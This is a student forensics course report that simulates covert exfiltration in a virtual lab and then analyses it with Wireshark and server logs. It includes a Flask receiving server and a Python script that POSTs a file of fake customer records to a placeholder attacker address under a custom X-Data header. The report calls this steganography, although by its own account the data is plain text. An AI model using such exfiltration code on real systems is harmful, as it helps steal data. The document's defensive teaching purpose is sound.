

Final Submission: Forensic Analysis of Data Exfiltration via Covert Channels

Author: Grant Pierce

Date: May 1st, 2025

Course: CPRE 4360x

1. Scenario and Backstory

1.1 Scenario Overview

This project simulates a multi-layered data exfiltration scenario designed to mirror real-world tactics used by cybercriminals. The simulated attack involves the use of steganography, custom malware, and covert network communication to extract sensitive information from a compromised system without detection. In this case, a Windows host is infected with a Python-based ethical malware script that embeds synthetic sensitive data such as fabricated customer records into PNG image files using steganographic techniques. These modified image files are then transmitted via unencrypted HTTP POST requests to an external rogue server running a Flask web application. To further evade traditional security mechanisms, the malware includes a custom HTTP header labeled X-Data, which is used to disguise the data transmission and avoid triggering basic detection rules based on payload size or file type.

The project falls under the Cybercrime and Network Forensics category, as it explores how covert communication channels can be established within common protocols like HTTP, and how such channels can be identified through the analysis of network traffic, server logs, and malicious file artifacts. The scenario provides a controlled environment for learning how to detect, analyze, and respond to stealthy exfiltration techniques that blend in with normal activity, making them difficult for conventional defenses to detect.

1.2 Backstory

During routine network monitoring, the organization's security operations center (SOC) identified suspicious HTTP POST traffic originating from an internal Windows workstation and targeting an unrecognized external IP address. What raised immediate concern was that the POST requests were consistently uploading PNG image files, which had no legitimate business function tied to that endpoint. Additionally, a custom HTTP header labeled X-Data was present in each request—a clear red flag that triggered alerts in the organization's intrusion detection system (IDS). This header did not conform to standard HTTP behavior and suggested

potential data obfuscation. Upon initiating a forensic investigation, analysts uncovered that the image files were not ordinary they contained embedded synthetic customer data hidden through steganography. Further inspection of the host system revealed a non-persistent Python-based script that automated the encoding and transmission of these images, functioning as ethical malware for simulation purposes. The findings demonstrated a clear case of covert data exfiltration and highlighted the effectiveness of combining endpoint, file system, and network-level forensics.

1.3 Violated Principles

1. Confidentiality:

The core principle of confidentiality was intentionally violated in this simulation to demonstrate how sensitive data can be covertly extracted. Although the data was synthetic, the use of fake identifiers like Social Security Numbers mimics real-world risks. These records were embedded into images and sent over the network in plaintext HTTP requests, highlighting the danger of unencrypted data transmission.

2. Authentication & Access Control:

The Flask-based receiving server was deliberately designed without authentication mechanisms, such as API keys or user credentials. This lack of access control models a common vulnerability in poorly secured APIs and emphasizes the importance of enforcing strict endpoint validation to prevent unauthorized data submissions.

3. Logging & Monitoring:

The server employed minimal logging, which mirrors real-world oversights that hinder incident detection and response. Even though it received multiple uploads in a short period, there were no alerting mechanisms in place, allowing the simulated malware to operate undetected. This reinforces the need for robust logging and SIEM integration in production environments.

4. Ethical Data Handling:

While these principles were violated in simulation, ethical boundaries were upheld using isolated virtual environments and entirely synthetic data. No actual personal or corporate data was used, ensuring compliance with academic and legal standards. This approach enabled realistic experimentation without compromising real-world integrity.

1.4 Relevance to Class Topics

Network Traffic Analysis:

Wireshark was used to dissect and analyze the raw HTTP POST requests generated by the malware. This allowed us to observe the structure of the exfiltration traffic and confirm the presence of custom headers and payload data, reinforcing concepts discussed in class.

Malware Behavior:

The Python script responsible for the attack was examined to understand how data was hidden, formatted, and transmitted. This hands-on malware behavior analysis helped bridge the gap between theoretical malware models and practical forensic techniques.

Steganographic Detection:

Although OpenStego was not used in the final execution due to environment limitations (windows VM didn't have internet and I was sending things through Linux VM for download), it was explored during earlier stages of the project to understand how steganographic tools embed and extract data from image files. In the final malware, steganography was simulated by writing plaintext data into a .png file to mimic data obfuscation. This still reinforced the forensic concept of inspecting suspicious file types and understanding how attackers may disguise sensitive content using common file extensions.

Log Correlation:

The project required matching timestamps from server logs with observed network events in Wireshark to trace the full exfiltration chain. This exercise underscored the importance of correlating multiple data sources when conducting digital forensics investigations.

2. Walkthrough: Step-by-Step Investigation

2.1 Tools Required

Tool	Purpose
Python 3.12.3	Malware scripting and Flask server hosting

Tool	Purpose
Wireshark	Network traffic capture and analysis
Flask	Server setup to receive exfiltrated files

2.2 Phase 1: Launch the Rogue Server (Linux VM)

All actions in this section happen on the Linux VM (acts as the attacker's server).

Step 1: Set Up the Flask Server Script

1. On the Linux VM (user: me, password: 4360), open a terminal.
2. Create a project folder and enter it:

```
mkdir flask_server && cd flask_server
```

3. Create a file called server.py and paste in this code:

```
from flask import Flask, request
```

```
import os
```

```
app = Flask(__name__)
```

```
UPLOAD_FOLDER = 'uploads'
```

```
os.makedirs(UPLOAD_FOLDER, exist_ok=True)
```

```
@app.route('/upload', methods=['POST'])
```

```
def upload_file():
```


```
    file = request.files['file']
```

```
    header = request.headers.get('X-Data')
```

```
print(f"Received X-Data: {header}")

file.save(os.path.join(UPLOAD_FOLDER, file.filename))

return "OK", 200
```



```
me@me-VMware20-1: ~/malware_lab/flask_server
GNU nano 7.2 server.py
from flask import Flask, request
import os

app = Flask(__name__)
UPLOAD_FOLDER = 'uploads'
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

@app.route('/upload', methods=['POST'])
def upload_file():
    file = request.files['file']
    header = request.headers.get('X-Data')
    print(f"Received x Data: {header}")
    file.save(os.path.join(UPLOAD_FOLDER, file.filename))
    return "OK", 200

[ Read 14 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^_ Go To Line
```

Step 2: Start the Flask Server

Still in the same directory, run:

```
export FLASK_APP=server.py
```

```
flask run --host=0.0.0.0 --port=5000
```

Expected Output:

- You see: Running on <http://0.0.0.0:5000>
- It is now listening for incoming files.

```
(flask_env) me@me-VMware20-1:~/malware_lab/flask_server$ export FLASK_APP=server.py
(flask_env) me@me-VMware20-1:~/malware_lab/flask_server$ flask run --host=0.0.0.0 --port=5000
* Serving Flask app 'server.py'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://5.137.160.20:5000
Press CTRL+C to quit
```

2.3 Phase 2: Run Malware on the Infected Host (Windows VM)

This section simulates the infected computer. Everything is done on Windows VM.

Step 1: Prepare the Malware File

1. You should already have `malware.py` and `fake_image.png` in a folder on the Windows VM.
2. Open `malware.py` and confirm it looks like this:

```
import requests
```

```
url = "http://<LINUX_VM_IP>:5000/upload" # Replace this with your Linux VM IP
```

```
response = requests.post(
    url,
    files={'file': open('fake_image.png', 'rb')},
    headers={'X-Data': 'Exfiltrated'}
)
```

```
print(response.status_code)
```

3. Replace `<LINUX_VM_IP>` with your Linux VM's IP address (e.g., `192.168.1.100`).

Step 2: Run the Malware

Open a Command Prompt in the folder with malware.py (C:\Users\me\Desktop) and run:

```
python malware.py
```

Expected Output:

- Terminal shows 200 indicating success.
- On the Linux VM, the Flask server logs: Received X-Data: Exfiltrated.
- The file fake_image.png appears in the uploads/ folder.

```
PS C:\Users\me> malware.py
Exfiltration status: 200
PS C:\Users\me>
```

```
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:5000
* Running on http://5.137.160.20:5000
Press CTRL+C to quit
5.137.160.100 - - [27/Mar/2025 17:40:45] "GET / HTTP/1.1" 200 -
5.137.160.100 - - [27/Mar/2025 17:40:45] "GET /favicon.ico HTTP/1.1" 404 -
5.137.160.100 - - [27/Mar/2025 17:40:47] "GET / HTTP/1.1" 200 -
Received header 'X-Data': Exfiltrated
5.137.160.100 - - [27/Mar/2025 17:41:16] "POST /upload HTTP/1.1" 200 -
Received header 'X-Data': Exfiltrated
5.137.160.100 - - [27/Mar/2025 17:41:22] "POST /upload HTTP/1.1" 200 -
Received header 'X-Data': Exfiltrated
5.137.160.100 - - [27/Mar/2025 17:41:42] "POST /upload HTTP/1.1" 200 -
```

```
(flask_env) me@me-VMware20-1:~/malware_lab$ ls uploads
fake_image.png
(flask_env) me@me-VMware20-1:~/malware_lab$
```

```
me@me-VMware20-1:~/malware_lab$ ls -l uploads/
total 4
-rw-rw-r-- 1 me me 74 Mar 27 17:44 fake_image.png
me@me-VMware20-1:~/malware_lab$
```

```
me@me-VMware20-1:~/malware_lab$ cat uploads/fake_image.png
Name: John Doe
Email: john@example.com
SSN: 123-45-6789
Fake Records...me@me-VMware20-1:~/malware_lab$
```

2.4 Phase 3: Network Traffic Analysis (Wireshark)

Run this on the Linux VM to observe the HTTP POST request from the Windows VM.


Step 1: Start Wireshark and Capture Traffic

1. Launch Wireshark.
2. Begin capturing on the correct network interface.
3. Apply the filter:

```
http.request.method == "POST"
```

Expected Observations:

- POST request to /upload
- Custom header X-Data: Exfiltrated
- PNG image content in the request body



3. Conclusion

3.1 Key Takeaways

Covert Channels Are Evasive:

Attackers increasingly use techniques that blend malicious activity with normal network behavior. In this project, the use of steganography and standard HTTP POST requests illustrates how threat actors can hide in plain sight. Since HTTP is universally allowed in most environments and PNG images are not typically flagged, these methods easily bypass basic firewall rules and intrusion detection systems. Covert channels like these make detection difficult without specific, tailored monitoring rules or anomaly detection.

Forensic Detection Requires Layered Analysis:

Identifying and understanding this type of exfiltration attack requires more than just looking at one type of data. Tools like Wireshark can reveal suspicious traffic patterns, but that must be supported with endpoint analysis, log correlation, and file inspection. For instance, an analyst must connect POST requests to unusual domains with specific log entries on the rogue server and then examine the images themselves for hidden data. This reinforces the importance of combining network forensics with host-based and application-level evidence to form a complete picture.

Mitigation Strategies:

Preventing covert exfiltration requires multiple layers of defense. Enforcing HTTPS ensures data in transit is encrypted, which protects integrity but also helps defenders spot anomalies in certificates or traffic timing. API authentication prevents unauthorized endpoints from receiving data in the first place, while entropy analysis or hashing of outbound files can help detect manipulated or anomalous images that may contain hidden information. Proactive defenses like these are essential to counter increasingly stealthy data theft techniques.

3.2 Organizational Insights**Security Teams:**

Security operations centers (SOCs) play a critical role in detecting and responding to covert data exfiltration tactics. This project highlighted the importance of deep packet inspection and behavior-based detection methods in identifying suspicious network activity. Custom HTTP headers such as X-Data—used in this scenario to conceal exfiltrated content—should be flagged by next-generation intrusion detection systems (IDS). Network security tools like Zeek can be configured to log and alert on anomalous or non-standard HTTP headers, especially when combined with large POST requests to unknown external domains.

Volume monitoring of POST requests is also essential. Many malware variants exfiltrate data in small, seemingly innocuous chunks to avoid detection. Correlating POST request frequency, size, and destination domains can help identify slow-drip exfiltration patterns. Implementing rate-limiting, anomaly detection baselines, and historical traffic comparisons can provide context to raise alerts more accurately.

Additionally, tools such as Steghide can assist in detecting steganographic content in outbound files. These tools are especially useful when security teams have access to the original and modified files. Machine learning models are also being developed to detect anomalies in image structure or compression artifacts indicative of steganography, providing SOCs with additional defense layers.

Law Enforcement:

From a legal and investigatory standpoint, attribution is a key challenge in cybercrime investigations. Law enforcement agencies can use forensic analysis of malware samples and traffic captures to trace back the source of an attack. In this project, the rogue Flask server's logs and the synthetic malware's Python script

provide valuable leads—such as hardcoded IP addresses, custom headers, and possible developer metadata.

Digital forensics experts can use malware reverse engineering and memory analysis (via tools like Volatility) to reconstruct attacker behavior and correlate it with known threat actor TTPs (tactics, techniques, and procedures) cataloged in frameworks like MITRE ATT&CK. Additionally, if the malicious IPs used in the simulation were real, agencies could subpoena ISP logs or use public threat intel databases to attribute activity to specific networks or actors.

Chain-of-custody and evidence integrity are also vital when building a legal case. Proper documentation of every analysis step, from packet capture to script analysis, ensures admissibility of digital evidence. Projects like this model show how organizations and agencies must cooperate across technical and legal boundaries to respond effectively to covert cyber threats.

3.3 Ethical and Legal Considerations

- **Use of Synthetic Data:** All datasets used during the simulation, including customer records and confidential documents, were entirely synthetic. No real personal, financial, or organizational data was used, ensuring full compliance with data protection laws such as GDPR and HIPAA.
- **Non-Persistent Malware Design:** The simulated malware was intentionally crafted to be non-persistent and easily removable upon system reboot. This minimized any risk of accidental spread, system damage, or long-term system alteration.
- **Isolated Virtual Environments:** All testing and simulation activities were conducted within sandboxed virtual machines, entirely disconnected from live networks. This ensured that no malicious traffic or payloads could impact production systems or external infrastructure.
- **Controlled Data Exfiltration:** Exfiltration behavior was strictly limited to synthetic image files via HTTP POST within the virtual lab environment. No actual unauthorized access or data theft took place, preserving legal and ethical boundaries.
- **Ethical Justification:** The project was conducted purely for academic and educational purposes within the scope of a university cybersecurity course. It

aligns with ethical hacking principles and responsible disclosure practices used in penetration testing and threat simulation.

- **Tool Legality and Licensing:** All tools used (e.g., Wireshark, Flask) are open-source or appropriately licensed for educational use, and their usage did not violate any end-user license agreements or legal constraints.
- **Awareness of Dual-Use Risks:** The team acknowledged the dual-use nature of cybersecurity knowledge. Care was taken to frame and document the project in a way that promotes defensive learning and discourages misuse.